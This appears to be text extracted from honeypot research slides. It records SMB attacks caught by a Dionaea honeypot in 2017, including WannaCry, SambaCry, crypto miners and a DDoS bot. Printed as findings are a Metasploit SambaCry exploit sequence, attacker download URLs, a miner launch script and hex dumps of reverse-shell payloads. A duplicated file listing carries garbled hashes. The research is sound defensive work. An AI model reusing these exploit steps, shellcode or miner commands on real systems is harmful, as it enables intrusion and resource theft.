07072017 00:13:31] log_sqlite dionaea/logsdl.py:799: complete for attackid 234
07072017 00:13:32] connection connection.c:2208: connection 0x8ec98d0 accept/tcp/established [192.168.0.244:445->31.148.63.167:65460
  state: established->close
07072017 00:13:33] log_sqlite dionaea/logsdl.py:765: attackid 234 is done
```

SambaCry

- CVE 2017-7494 vulnerability *wormable*
- Load arbitrary module in writable folder of an accessible share


```
msf > use exploit/linux/samba/is_known_pipename
msf exploit(is_known_pipename) > show targets
    ...targets...
msf exploit(is_known_pipename) > set TARGET <target-id>
msf exploit(is_known_pipename) > show options
    ...show and set options...
msf exploit(is_known_pipename) > exploit
```

Dionaea + SambaCry

- Dionaea = **a Samba Server + writable shared folders**
- Happily accept SMB Open And X and Write And X requests
- Collect any payloads or files ;)

```
SMB dionaea/smb/smb.py:334: Possible CVE-2017-7494 Samba SMB RCE attempts..
SMB dionaea/smb/smb.py:334: Possible CVE-2017-7494 Samba SMB RCE attempts..
'smb', netloc='192.168.168.142', path="/b'mXVbY.txt\\x00'", query='', fragment='')
logsql dionaea/logsql.py:749: offer for attackid 1053
SMB dionaea/smb/smb.py:408: OPEN FILE! b'mXVbY.txt\x00'
SMB dionaea/smb/smb.py:417: WRITE FILE!
logsql dionaea/logsql.py:757: complete for attackid 1053
SMB dionaea/smb/smb.py:334: Possible CVE-2017-7494 Samba SMB RCE attempts..
'smb', netloc='192.168.168.142', path="/b'wNfZMwYe.so\\x00'", query='', fragment='')
logsql dionaea/logsql.py:749: offer for attackid 1053
SMB dionaea/smb/smb.py:408: OPEN FILE! b'wNfZMwYe.so\x00'
SMB dionaea/smb/smb.py:417: WRITE FILE!
logsql dionaea/logsql.py:757: complete for attackid 1053
SMB dionaea/smb/smb.py:334: Possible CVE-2017-7494 Samba SMB RCE attempts..
```






BEER ME

Troll.me

What happened to my honeypot

- SMB traffic from Jan ~ June 2017 (6 months)



```
user@honeypot:/opt/dionaea/var/dionaea/binaries$ ls -lht
total 164M
-rw----- 1 nobody nogroup 5.1M May 31 00:19 af5b808af59d6717cdf182a7e86ec840
-rw----- 1 nobody nogroup 39K May 30 23:27 c77e9917cdaca2288f4627936c9a1cb3
-rw----- 1 nobody nogroup 5.1M May 30 23:24 50b93e08b91de26b5487abe79afe1d4a
-rw----- 1 nobody nogroup 82K May 30 22:55 563af82eb6ecce19f5371fafdf74d22b
-rw----- 1 nobody nogroup 5.1M May 30 22:34 9ba5379aa41d707a4331d27a004baec1
-rw----- 1 nobody nogroup 46K May 30 22:32 8dcfd88778a4543b29d3d55445e7b0cba
-rw----- 1 nobody nogroup 5.1M May 30 21:58 df33b46aad546be429956a43887f36c8
-rw----- 1 nobody nogroup 70K May 30 20:09 4d00aa27f25482af2657e500a6bd2311
-rw----- 1 nobody nogroup 91K May 30 19:14 9ed8e29d9b69b75f06914d75e7a1fd2b
-rw----- 1 nobody nogroup 5.1M May 30 18:12 48442477040d8b829aa807bb7845214a
-rw----- 1 nobody nogroup 5.1M May 30 18:00 be776f193aea4f4d35a75d08e9ad6832
-rw----- 1 nobody nogroup 5.1M May 30 17:51 ae12bb54af31227017feffd9598a6f5e
-rw----- 1 nobody nogroup 5.1M May 30 17:23 cf4f46336abee03630297f846d17482
-rw----- 1 nobody nogroup 5.1K May 30 09:58 25e5894c088408b82aac1fd55fee3ffd
-rw----- 1 nobody nogroup 5.1M May 30 08:49 a55b9addb2447db1882a3ae995a70151
-rw----- 1 nobody nogroup 5.1M May 30 06:55 996c2b2ca30180129c69352a3a3515e4
-rw----- 1 nobody nogroup 5.1M May 30 03:44 dfac55e674f9d62589cd531ffe25fcac
-rw----- 1 nobody nogroup 5.1M May 30 02:56 2b4d3c993bc777de8d10ac080e3e5c00
-rw----- 1 nobody nogroup 5.1M May 30 01:38 73505c9ed0bd0fa0153e3351f8a53bc98
-rw----- 1 nobody nogroup 5.1M May 29 18:50 d78d29239ddefebdfabb2a2057231d1
-rw----- 1 nobody nogroup 5.1M May 29 12:44 0ab2aeda90221832167e5127332dd702
-rw----- 1 nobody nogroup 5.1M May 29 11:07 15ae89184f503a8a46dde28bdc4dc92f
-rw----- 1 nobody nogroup 476 May 29 06:54 60e894ce4bddbddd8d661c3258803ed
-rw----- 1 nobody nogroup 8 May 29 06:54 05ac2e32ce1d2b71c4ad663ebc168487
-rw----- 1 nobody nogroup 476 May 28 18:06 349d84b3b176bbc9834230351ef3bc2a
-rw----- 1 nobody nogroup 8 May 28 18:06 d4a43b8c3e5b5a962bd4f2aff8ca8378
-rw----- 1 nobody nogroup 70K May 28 15:49 abaa9083ac7a529a9da203f135a4a56a
-rw----- 1 nobody nogroup 82K May 28 09:45 e43b387b9e21d95f9ffe91f15ad98579
-rw----- 1 nobody nogroup 70K May 28 02:44 4d64b55e72a18f7bdd1411ed6acc62d6
-rw----- 1 nobody nogroup 43K May 28 01:52 9b05d5d413f942d376e6e83c88a5ce7d
-rw----- 1 nobody nogroup 501K May 28 00:15 ea111f3ec7ab567b6118194cbea366cb
-rw----- 1 nobody nogroup 5.1M May 27 23:11 79ee04537e0e6b9fe6310f4dc42c99b9
-rw----- 1 nobody nogroup 5.1M May 27 22:12 6350f8da991da9ee85c63e15cce88fbb
```

```
user@honeypot:/opt/dionaea/var/dionaea/binaries$ ls -lht
total 164M
-rw----- 1 nobody nogroup 5.1M May 31 00:19 cf5b000af59d6717cdf102a7c06cc010
-rw----- 1 nobody nogroup 39K May 30 23:27 c77e9917cdaca2288f4627936c9a1cb3
-rw----- 1 nobody nogroup 5.1M May 30 23:24 2022-05-30T23:24:07+00:00
-rw----- 1 nobody nogroup 82K May 30 22:55 563af82eb6ecce19f5371fafdf74d22b
-rw----- 1 nobody nogroup 5.1M May 30 22:34 9ba5379aa41d707a4331d27a004baec1
-rw----- 1 nobody nogroup 46K May 30 22:32 8dcfd88778a4543b29d3d55445e7b0cba
-rw----- 1 nobody nogroup 5.1M May 30 21:58 df33b46aad546be429956a43887f36c8
-rw----- 1 nobody nogroup 70K May 30 20:09 4d00aa27f25482af2657e500a6bd2311
-rw----- 1 nobody nogroup 91K May 30 19:14 9ed8e29d9b69b75f06914d75e7a1fd2b
-rw----- 1 nobody nogroup 5.1M May 30 18:12 48442477040d8b829aa807bb7845214a
-rw----- 1 nobody nogroup 5.1M May 30 18:00 be776f193aea4f4d35a75d08e9ad6832
-rw----- 1 nobody nogroup 5.1M May 30 17:51 ae12bb54af31227017feffd9598a6f5e
-rw----- 1 nobody nogroup 5.1M May 30 17:23 cf1fa162267bbc02620207f916d17192
-rw----- 1 nobody nogroup 5.1K May 30 09:58 25e5894c088408b82aac1fd55fee3ffd
-rw----- 1 nobody nogroup 5.1M May 30 08:19 d55b9dd2147db1002a3a095a70151
-rw----- 1 nobody nogroup 5.1M May 30 06:55 996c2b2ca30180129c69352a3a3515e4
-rw----- 1 nobody nogroup 5.1M May 30 03:44 dfac55e674f9d62589cd531ffe25fcac
-rw----- 1 nobody nogroup 5.1M May 30 02:56 2b4d3c993bc777de8d10ac080e3e5c00
-rw----- 1 nobody nogroup 5.1M May 30 01:38 73505c9ed0bdffa0153e3351f8a53bc98
-rw----- 1 nobody nogroup 5.1M May 29 18:50 d78d29239ddefebdfabb2a2057231d1
-rw----- 1 nobody nogroup 5.1M May 29 12:44 0ab2aeda90221832167e5127332dd702
-rw----- 1 nobody nogroup 5.1M May 29 11:07 15ae89184f503a8a46dde28bdc4dc92f
-rw----- 1 nobody nogroup 476 May 29 06:54 60e894ce4bddbddd8d661c3258803ed
-rw----- 1 nobody nogroup 8 May 29 06:54 05ac2e32ce1d2b71c42d663ebc169197
-rw----- 1 nobody nogroup 476 May 28 18:06 349d84b3b176bbc9834230351ef3bc2a
-rw----- 1 nobody nogroup 8 May 28 10:06 d1a13b0c3e5b5a902bd1f2aff0c80370
-rw----- 1 nobody nogroup 70K May 28 15:49 abaa9083ac7a529a9da203f135a4a56a
-rw----- 1 nobody nogroup 82K May 28 09:45 e45b507b9e21d957911e9115a98c7f
-rw----- 1 nobody nogroup 70K May 28 02:44 4d64b55e72a18f7bdd1411ed6acc62d6
-rw----- 1 nobody nogroup 43K May 28 01:52 9b05d5d413f942d376e6e83c88a5ce7d
-rw----- 1 nobody nogroup 501K May 28 00:15 ea111f3ec7ab567b6118194cbea366cb
-rw----- 1 nobody nogroup 5.1M May 27 23:11 79ee04537e0e6b9fe6310f4dc42c99b9
-rw----- 1 nobody nogroup 5.1M May 27 22:12 6350f8da991da9ee85c63e15cce88fbb
```

May 2017 > WannaCry

- 6350f8da991da9ee85c63e15cce88fbb - **5.1 Mb**
- 79ee04537e0e6b9fe6310f4dc42c99b9 - **5.1 Mb**

```
user@honeypot:/opt/dionaea/var/dionaea/binaries$ sudo strings 79ee04537e0e6b9fe6310f4dc42c99b9 | grep http
http://www.iuquerfsodp9ifjaposdfjhgosurijfaewrwegwea.com
user@honeypot:/opt/dionaea/var/dionaea/binaries$ sudo strings 6350f8da991da9ee85c63e15cce88fbb | grep http
http://www.iuquerfsodp9ifjaposdfjhgosurijfaewrwegwea.com
user@honeypot:/opt/dionaea/var/dionaea/binaries$ █
```

May 25, 2017 > DDoser

- Binary: abaf367870144ab8097690832eee9027 – **83 Kb**
 - First seen: May 25 12:46
- Downloader
 - [http://202.168.152\[.\]215:2017/250001.exe](http://202.168.152[.]215:2017/250001.exe)
 - Windows version of BillGates botnet > **DDOSer**

May 28, 2017

- Binary: abaa9083ac7a529a9da203f135a4a56a - 70 KB
- First seen: May 28 15:49
- Downloader
 - [http://cjman.io\[.\]la:8/345.exe](http://cjman.io[.]la:8/345.exe)
 - MD5: 4e376bc4f8b2dd89dfbb8b8eb7c1b727
- **Dropped multiple .vbs, .bat and .exes files**

2.bat

```
netsh firewall set opmode mode=enable profile=all
netsh firewall set opmode enable
netsh advfirewall firewall add rule name="Seekhack" dir=in protocol=tcp
localport=445 action=block
netsh advfirewall firewall add rule name="HackSeek" dir=in protocol=tcp
localport=139 action=block
netsh firewall set portopening protocol=TCP port=445 mode=disable name=deny445
netsh firewall set portopening protocol=TCP port=139 mode=disable name=deny139
netsh advfirewall firewall add rule name = "Disable port 445 - TCP" dir = in
action = block
netsh advfirewall firewall add rule name = "Disable port 445 - UDP" dir = in
action = block|
```

521.vbs

```
Set ws = CreateObject("Wscript.Shell")
ws.run "%ComSpec% /c %SYSTEMROOT%/debug/Arial1/system32.exe -o stratum+tcp://
pool.minexmr.com:5555 -u
46g6zRE6v3pXLguNCh551rCCzrF7emdpldk6wsBZWVQ53AfzQXn2kSbMK6e6m73ChTGJ9zNCfcDNc11zdzLC
-p x",vbhide
```

May 28 > SambaCry first pwned~

- **May 28 18:06** - d4a43b8c3e5b5a962bd4f2aff8ca8378 – 8 bytes
- **May 28 18:06** - 349d84b3b176bbc9834230351ef3bc2a – 476 bytes

```
[28052017 18:06:45] logsql dionaea/logsql.py:665-info: accepted connection from 66.240.213.92:38009
[28052017 18:06:47] logsql dionaea/logsql.py:749-info: offer for attackid 18199220
[28052017 18:06:47] SMB dionaea/smb/smb.py:408-info: OPEN FILE! b'rHuAJ.txt\x00'
[28052017 18:06:47] logsql dionaea/logsql.py:757-info: complete for attackid 18199220
[28052017 18:06:48] curl module.c:292-debug: session_info_free
[28052017 18:06:49] logsql dionaea/logsql.py:749-info: offer for attackid 18199220
[28052017 18:06:49] SMB dionaea/smb/smb.py:408-info: OPEN FILE! b'UqaVIXyz.so\x00'
[28052017 18:06:49] logsql dionaea/logsql.py:757-info: complete for attackid 18199220
[28052017 18:06:50] curl module.c:292-debug: session_info_free
```

```
user@honeypot:/opt/dionaea/var/dionaea/binaries$ more d4a43b8c3e5b5a962bd4f2aff8ca8378
JFTLilwh
user@honeypot:/opt/dionaea/var/dionaea/binaries$ xxd 349d84b3b176bbc9834230351ef3bc2a
0000000: 7f45 4c46 0201 0100 0000 0000 0000 0000 .ELF.....
0000010: 0300 3e00 0100 0000 9201 0000 0000 0000 ..>.....
0000020: 4000 0000 0000 0000 b000 0000 0000 0000 @.....
0000030: 0000 0000 4000 3800 0200 4000 0200 0100 ....@.8...@....
0000040: 0100 0000 0700 0000 0000 0000 0000 0000 .....
0000050: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000060: dc01 0000 0000 0000 2602 0000 0000 0000 .....&.....
0000070: 0010 0000 0000 0000 0200 0000 0700 0000 .....
0000080: 3001 0000 0000 0000 3001 0000 0000 0000 0.....0.....
0000090: 3001 0000 0000 0000 6000 0000 0000 0000 0.....`.....
00000a0: 6000 0000 0000 0000 0010 0000 0000 0000 `.....
00000b0: 0100 0000 0600 0000 0000 0000 0000 0000 ..... .
00000c0: 3001 0000 0000 0000 3001 0000 0000 0000 0.....0.....
00000d0: 6000 0000 0000 0000 0000 0000 0000 0000 `.....
00000e0: 0800 0000 0000 0000 0700 0000 0000 0000 ..... .
00000f0: 0000 0000 0300 0000 0000 0000 0000 0000 ..... .
0000100: 9001 0000 0000 0000 9001 0000 0000 0000 ..... .
0000110: 0200 0000 0000 0000 0000 0000 0000 0000 ..... .
0000120: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
0000130: 0c00 0000 0000 0000 9201 0000 0000 0000 ..... .
0000140: 0500 0000 0000 0000 9001 0000 0000 0000 ..... .
0000150: 0600 0000 0000 0000 9001 0000 0000 0000 ..... .
0000160: 0a00 0000 0000 0000 0000 0000 0000 0000 ..... .
0000170: 0b00 0000 0000 0000 0000 0000 0000 0000 ..... .
0000180: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
0000190: 0000 6a29 5899 6a02 5f6a 015e 0f05 4897 ..j)X.j._j.^..H.
00001a0: 48b9 0200 115d 42f0 d55c 5148 89e6 6a10 H....]B..\\QH..j.
00001b0: 5a6a 2a58 0f05 6a03 5e48 ffce 6a21 580f Zj*X..j.^H..j!X.
00001c0: 0575 f66a 3b58 9948 bb2f 6269 6e2f 7368 .u.j;X.H./bin/sh
00001d0: 0053 4889 e752 5748 89e6 0f05 .SH..RWH....
```

May 30, 2017

- 25e5894c088408b82aac1fd55fee3ffd - 5.1 Kb
 - Metasploit http reverse shell

```
0000830: 108b 4a3c 8b4c 1178 e348 01d1 518b 5920 ..J<.L.x.H..Q.Y
0000840: 01d3 8b49 18e3 3a49 8b34 8b01 d631 ffac ...I..:I.4...1..
0000850: c1cf 0d01 c738 e075 f603 7df8 3b7d 2475 .....8.u..}.;}]$u
0000860: e458 8b58 2401 d366 8b0c 4b8b 581c 01d3 .X.X$..f..K.X...
0000870: 8b04 8b01 d089 4424 245b 5b61 595a 51ff .....D$$|[aYZQ.
0000880: e05f 5f5a 8b12 eb8d 5d68 6e65 7400 6877 .__Z....]hnet.hw
0000890: 696e 6954 684c 7726 07ff d531 db53 5353 initLw&...1.SSS
00008a0: 5353 683a 5679 a7ff d553 536a 0353 5368 SSh:Vy...SSj.SSh
00008b0: 9a02 0000 e8d2 0000 002f 3641 6a66 4164 ...../6AjfAd
00008c0: 7759 4444 3545 6b30 5753 485a 326d 7a67 wYDD5Ek0WSHZ2mzg
00008d0: 5a41 6636 7631 5369 7077 545a 7071 6e74 ZAf6v1SipwTZpqnt
00008e0: 6768 6264 5a37 6b70 336b 6d7a 646b 3851 ghbdZ7kp3kmzdk8Q
00008f0: 5963 6c38 554e 4b31 3765 5142 4664 6453 Ycl8UNK17eQBFddS
0000900: 3430 336e 726a 7700 5068 5789 9fc6 ffd5 403nrjw.PhW....
0000910: 89c6 5368 0032 e084 5353 5357 5356 68eb ..Sh.2..SSSWSVh.
0000920: 552e 3bff d596 6a0a 5f68 8033 0000 89e0 U.;...j._h.3....
0000930: 6a04 506a 1f56 6875 469e 86ff d553 5353 j.Pj.VhuF....SSS
0000940: 5356 682d 0618 7bff d585 c075 084f 75d9 SVh-...{....u.Ou.
0000950: e849 0000 006a 4068 0010 0000 6800 0040 .I...j@h....h..@
0000960: 0053 6858 a453 e5ff d593 5353 89e7 5768 .ShX.S....SS..Wh
0000970: 0020 0000 5356 6812 9689 e2ff d585 c074 . .SVh.....t
0000980: cf8b 0701 c385 c075 e558 c35f e877 ffff .....u.X._w..
0000990: ff31 3832 2e31 362e 3733 2e38 3800 bbf0 .182.16.73.88...
00009a0: b5a2 566a 0053 ffd5 0000 0000 0000 0000 ..Vj.S.....
00009b0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00009c0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
```

May 30, 2017

- C77e9917cdaca2288f4627936c9a1cb3 – 39 Kb

First seen: May 30 23:27 UTC+8

- **[http://183.136.202\[.\]244:5317/mat.exe](http://183.136.202[.]244:5317/mat.exe)**
 - MD5: d2930294173a37e4cf811aa37372fc00
 - Trojan Bitcoin Miner

Seen again: Jun 5 10:58 UTC+8

- **[http://183.136.202\[.\]244:5317/mat.exe](http://183.136.202[.]244:5317/mat.exe)**
 - MD5: 3376bb46070776f7832c893926a079b8

May 30, 2017

The screenshot shows a web-based interface for an HFS (HyperFileServer) system. The top navigation bar includes a logo, the text "HFS /", a close button, and a plus sign icon. Below the bar, the URL "183.136.202.244:5317" is displayed, along with a dropdown arrow, a refresh icon, a search bar containing "Search", and several other icons.

The left sidebar contains four sections:

- User**: Includes a "Login" button.
- Folder**: Includes a "Home" link.
- Search**: Contains a search input field and a "go" button.
- Select**: Includes "All", "Invert", and "Mask" buttons, with the message "0 items selected" below them.

The main content area displays a table of file information:

Name .extension	Size	Timestamp	Hits
NEW mat.exe	2.4 MB	2017/5/25 16:25:12	988

June 5, 2017

The screenshot shows a web-based file browser interface for an HFS (HyperFileServer) system. The URL in the address bar is `183.136.202.244:5317`. The left sidebar contains links for User (Login), Folder, Home, Search (with a search input field and a go button), and Select (with buttons for All, Invert, Mask). The main content area displays a table of file information:

Name .extension	Size	Timestamp	Hits
mat.exe	2.3 MB	2017/6/2 21:57:46	6592

Below the table, it says `0 folders, 1 files, 2.3 Mbytes`.

A binary with ~21500 download hits

The screenshot shows a web-based file manager interface with the following details:

- Header:** HFS / cjman.iok.la:8
- User Panel:** Includes User (Login), Folder, Home, and a summary: 1 folders, 7 files, 4.8 Mbytes.
- Search Panel:** Includes a search input field and a go button.
- Select Panel:** Includes a select checkbox.
- File List:** A table showing the following data:

